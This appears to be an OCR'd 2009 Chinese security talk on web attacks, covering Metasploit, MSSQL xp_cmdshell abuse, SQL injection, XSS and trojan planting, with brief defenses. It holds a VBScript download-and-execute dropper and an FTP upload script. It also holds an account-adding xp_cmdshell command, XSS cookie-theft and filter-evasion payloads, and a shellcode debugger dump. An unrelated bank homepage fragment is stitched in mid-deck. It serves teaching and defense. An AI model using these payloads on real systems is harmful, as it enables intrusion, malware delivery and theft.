小脚本，大用场
---- 浅谈 WEB 攻击

戴世冬@京安佳
2009.06.18
daishidong@gmail.com

提纲

- web 时代，脚本的舞台
- 一次虚拟的 web 攻击
  - OS+DB
  - SQL 注入
  - 跨站
  - 挂马
  - 防御
- 常用资源

脚本的舞台

- 脚本用于开发
  - www 搭台，脚本唱戏
  - Javascript=>ajax
  - C=>Perl=>PHP=> 各种 frame


    （降低了门槛，增强了灵活性，但也带来了安全隐患）
- 脚本用于攻击
  - 作为粘合剂，方便实现自动化（ perl ／ python ／ shell ／等）
  - Javascript 同样可以实现浏览器溢出攻击。
    （参见 javascript 中的堆风水）

常用脚本语言

- Perl
  - 模块多，正则表达式强
- Ruby／PHP
  - 适合做CGI
  - Metasploit framework模块用ruby写（3.0之前是perl）
- Javascript
  - 浏览器中运行
  - 同样可用于写溢出代码
  - 用.Net写更好，但依赖客户端安装.Net，服务器端用IIS
- vbscript/wscript/bat
  - 远程管理windows方便
- Shell
  - 远程管理＊nix方便
- 其它
  - python，...

一次虚拟的 web 攻击

框图



攻击分解

- 环境安全（管理员）
  - 网络安全
    - arp欺骗挂马
  - 主机安全
    - MS08-067（MetaSploit，MSF）
  - 数据库安全
    - MSSQL弱密码扫描
    - MSSQL系统命令运行 （xp_cmdshell）
    - 旁注
- Web应用安全（开发程序员）
  - SQL注入（可结合xp_cmdshell获取系统权限）
  - XSS
  - 代码信息泄露
- 客户端安全（浏览用户）
  - 浏览器安全
    - IE漏洞ms09002
  - 插件安全
    - Falsh
    - 绿霸
    - realplayer

系统漏洞扫描

- 扫描工具
  - 端口扫描（nmap）
  - 漏洞扫描（MSF、xscan）
- MetaSploit Framework介绍
  - 下载
    - 打包(http://spool.metasploit.com/releases/framework-3.2.tar.gz)
    - Svn 可实时更新漏洞 (svn co http://metasploit.com/svn/framework3/trunk/)
  - 安装 （http://trac.metasploit.com/wiki/Metasploit3/InstallUbuntu）
  - 功能
    - 集成了大量漏洞攻击脚本(moduloes/exploits)，shellcodes （modules/payloads），空指令(modules/nops)，编码模块（modules/encoders）
  - 扩展 （Ruby, perl）
- 演示

MSSQL 弱密码扫描

- 扫描工具
  - Nessus （当前版本 4.0.1 ）
    - 下载 （ http://www.nessus.org/download/）
    - 注册（ http://www.nessus.org/plugins/index.php?view=register Home 版免费，限制扫描数）
- MSSQL 弱密码扫描
  - Nmap 端口扫描
    - Nmap::Parser
  - Nessus 漏洞扫描
    - Nasl 脚本
      - mssql_brute_force.nasl
- 演示

MSSQL 获取系统权限

- 原理
  - MSSQL缺省带有与系统交互的存储过程，如xp_cmdshell等
- 利用（vbscript）
  - 添加帐号 XP_CMDSHELL 'cmd.exe /c net user username password /add'
  - 版本/进程/端口/注册表查看
  - http下载执行/Ftp上传/邮件发送
- 防御
  - 删除xp_cmdshell存储过程（可还原）
  - 删除对应的dll文件（xplog70.dll）
  - xp_regwrite，sp_oacreate等
  - 参考 g.cn/search?q=How+to+execute+system+command+in+MSSQL
  - 参考 g.cn/search?q=被忽略的SQL注入技巧
  - MSSQL完整的安全措施参考 g.cn/search?q=sql+server+安全检查列表
- 演示

几个脚本(1)

- 进程全路径及所开端口，相当于pv.exe
- Cat > pv.vbs <<EOF
- with new regexp
- .pattern="(..P\s+\S+\s+\S+\s+[A-Z]*)\s*([0-9]+)"
- .global=true
- set ms=.execute(createobject("wscript.shell").exec("netstat -ano").stdout.readall)
- end with
- for each ps in getobject("winmgmts:\\.\root\cimv2:win32_process").instances_
- If IsNull(ps.executablepath) Then
- ps.executablepath = ""
- End If
- s=s+"*"+ps.handle+vbtab+ps.name+vbtab+ps.executablepath+vbcrlf
- for each m in ms
- if m.submatches(1)=ps.handle then
- s=s+" "+m.submatches(0)+vbcrlf
- end if
- next
- next
- wscript.echo s
- EOF
- cscript pv.vbs

几个脚本(2)

- with wscript:if .arguments.count<2 then .quit:end if
- set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp")
- web.open "get",.arguments(0),0:web.send:if web.status>200 then .echo "Error:"+web.status:.quit
- aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:CreateObject("Wscript.Shell").exec(.arguments(1)):end with
-

几个脚本(3)

- Cat > ftp.ini <<EOF
- prompt
- quote PASV
- binary
- put c:\windows\system32\taskmrg.exe
- Bye
- EOF
- ftp.exe -n -s:ftp.ini

几个脚本 (4)

- o smtp.sohu.com 25
- quote "HELO google.com"
- quote "MAIL FROM: <testtest@sina.com>"
- quote "RCPT TO: <xxx@sohu.com>"
- quote "DATA"
- quote "."
- quote "QUIT"
- bye
- ftp.exe -n -s:ftp.ini

SQL 注入

- 原理
  - 未对用户输入的参数仔细检查就传入SQL语句
- 实例
  - ' or 1=1
  - 不局限于web应用，如proftpd （09年2月）
    http://www.securityfocus.com/bid/33722/exploit, http://bugs.proftpd.org/attachment.cgi?id=2885
  - Xlight FTP Server 2009.05
    （http://www.securityfocus.com/bid/34288/info）
- 危害
  - 获取数据库内容
  - 用户密码猜测
  - 获取系统权限
- 演示
  - 暂无

跨站脚本 XSS

- 原理
  - 恶意脚本在客户端浏览器中偷偷运行，向第三方站点。
- 分类
  - 永久型 Persistent （跨站脚本在 web 服务器上，浏览页面时自动运行，危险）
  - 反射型 Reflective （存在于 URL 中，需诱骗用户点击，数量多）
- 利用
  - 盗取用户 cookie （javascript:newimage.src()=”xxx”+document.cookie）
  - 嵌入恶意构造的脚本／页面
  - 结合客户端浏览器漏洞等挂马
- 防御
  - 认证 cookie 设置属性 httponly(例如 hotmail)
  - 字符串过滤和替换

www.icbc.com.cn

首 页 | 繁体版 | ENGLISH | ICBC-LTD.COM

中国工商银行

INDUSTRIAL AND COMMERCIAL BANK OF CHINA

工行风貌 | 个人金融 银 行 卡 金融咨询 网上论坛 | 商城 理财 保险

人才招聘 | 企业金融 机构业务 投资银行 资产托管 | 基金 外汇 股票

资产处置 | 电子银行 网上银行 电话银行 手机银行 | 黄金 债券 缴费

用户登录

个人网上银行登录

• 注册 • 演示 • 指南 • 下载

企业网上银行登录

• 注册 • 演示 • 指南 • 下载

动态检索

所有财经动态类别

所有时限

工行快讯

财经动态

专家述评

友情链接

XSS 高级

- 过滤与反过滤
  - http://ha.ckers.org/xss.html
  - <BGSOUND SRC="javascript:alert('XSS');">
  - <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
  - <DIV STYLE="width: expression(alert('XSS'));">
  - <BASE HREF="javascript:alert('XSS');//">
  - {height:exp<SCRIPTression(***)}
  - ...
- XSS 蠕虫
  - 用户浏览特定网页时利用 XSS + ajax 自动进行扩散
  - myspace

挂马


- 做马的步骤
  - 寻找漏洞／现成样本／ POC
  - 对样本／ POC 改造
  - 加壳／免杀
- 其他考虑
  - 浏览器的兼容性
  - 操作系统的兼容性
  - 代码混淆

浏览器漏洞（ms09002）

- 生成器
- 演示

浏览器插件漏洞（绿霸）

- http://milw0rm.com/sploits/2009-green-dam.zip
- 演示环境
  - 服务器
    - win2003 ， IIS ， .Net framework 2.5
  - 客户端
    - winxp(sp2) ， ie7 ， .Net framework 2.5


x
xpp.apptest
us.test
xpp.app
test2del
OllyDbg - iexplore.exe - [CPU - thread 000004A0, module exploit]
File View Debug Options Window Help
Paused
242425FF 90 NOP
24242600 90 NOP
24242601 90 NOP
24242602 90 NOP
24242603 90 NOP
24242604 90 NOP
24242605 55 PUSH EBP
24242606 8BEC MOV EBP,ESP
24242608 33D2 XOR EDX,EDX
2424260A 52 PUSH EDX
2424260B 52 PUSH EDX
2424260C 52 PUSH EDX
2424260D C645 F7 63 MOV BYTE PTR SS:[EBP-9],63
24242611 C645 F8 61 MOV BYTE PTR SS:[EBP-8],61
24242615 C645 F9 6C MOV BYTE PTR SS:[EBP-7],6C
24242619 C645 FA 63 MOV BYTE PTR SS:[EBP-6],63
2424261D C645 FB 2E MOV BYTE PTR SS:[EBP-5],2E
24242621 C645 FC 65 MOV BYTE PTR SS:[EBP-4],65
24242625 C645 FD 78 MOV BYTE PTR SS:[EBP-3],78
24242629 C645 FE 65 MOV BYTE PTR SS:[EBP-2],65
2424262D 8D45 F7 LEA EAX,DWORD PTR SS:[EBP-9]
24242630 50 PUSH EAX
24242631 90 NOP
24242632 B8 4D11867C MOV EAX,kernel32.WinExec
24242637 FFD0 CALL EAX kernel32.WinExec
24242639 90 NOP
2424263A B8 A2CA817C MOV EAX,kernel32.ExitProcess
EAX=7C86114D (kernel32.WinExec)
Registers (FPU)
EAX 7C86114D kernel32.WinExec
ECX 00000001
EDX 00000000
EBX 00000000
ESP 02D4F0C8
EBP 02D4F0D8
ESI 02D4FDC8
EDI 02EB6E40
EIP 24242637 exploit.24242637
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD6000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (0000
EFL 00000246 (NO,NB,E,BE,NS,PE,G
ST0 empty +UNORM 0024 00240024 0
ST1 empty +UNORM 0024 00000004 0
ST2 empty +UNORM 0024 00240024 0
ST3 empty 0.0369377319453834950e
ST4 empty +UNORM 0174 00240024 0
ST5 empty -??? FFFF 7C938331 7C9
ST6 empty -UNORM 8510 00004000 0
ST7 empty -UNORM 80FF 7C92D4EA 0
3 2 1 0 E S
Address Hex dump ASCII
00403000 60 24 40 00 00 00 00 00 BD 9F 13 C5 92 12 2B 72
00403010 4A BA B6 2A F9 FC 54 46 6F A1 B4 BB 43 A8 FE F8
00403020 A8 23 7D D1 85 84 22 6E B4 58 00 3E 0B 19 83 88
00403030 6A 8D 64 02 DF 5F 65 7E 3B 4D D4 10 44 B9 46 34
00403040 F3 40 F4 BC 9F 4B 82 1E CC A7 D0 2D 22 D7 B1 F0
00403050 2E CD 0E 21 52 BC 3E 81 B1 1A 86 52 4D 3F FB A2
00403060 9D AE C6 3D AA 13 4D 18 7C D2 28 CE 72 B1 26 3F
00403070 BA F8 A6 4B 01 B9 A4 5C 43 68 D3 46 81 00 7F 6A
00403080 D7 D1 69 51 47 25 14 40 00 00 00 00 00 00 00 00
02D4F0C8 02D4F0CF ASCII "calc.exe"
02D4F0CC 63000000
02D4F0D0 2E636C61
02D4F0D4 00657865
02D4F0D8 24242424 exploit.24242424
02D4F0DC 24242424 exploit.24242424
02D4F0E0 24242424 exploit.24242424
02D4F0E4 24242424 exploit.24242424
02D4F0E8 24242424 exploit.24242424
02D4F0EC 24242424 exploit.24242424
Breakpoint at exploit.24242637
Local host

常用资源

常用工具

- Nmap
- Nessus
- Metasploit
- Appscan
- BT LiveCD
- OWASP Live CD

常用链接

- 漏洞
  - www.milw0rm.com
- Web 安全
  - http://www.owasp.org Open Web Application Security Project
- 被黑站点列表
  - www.zone-h.org
  - www.zone-h.com.cn

Thanks

防御

- 防御的位置
  - 服务器（管理，补丁，漏洞扫描）
  - 网络（流量检测，行为分析）
  - 客户端
- 防御的对象
  - 服务器
  - 客户机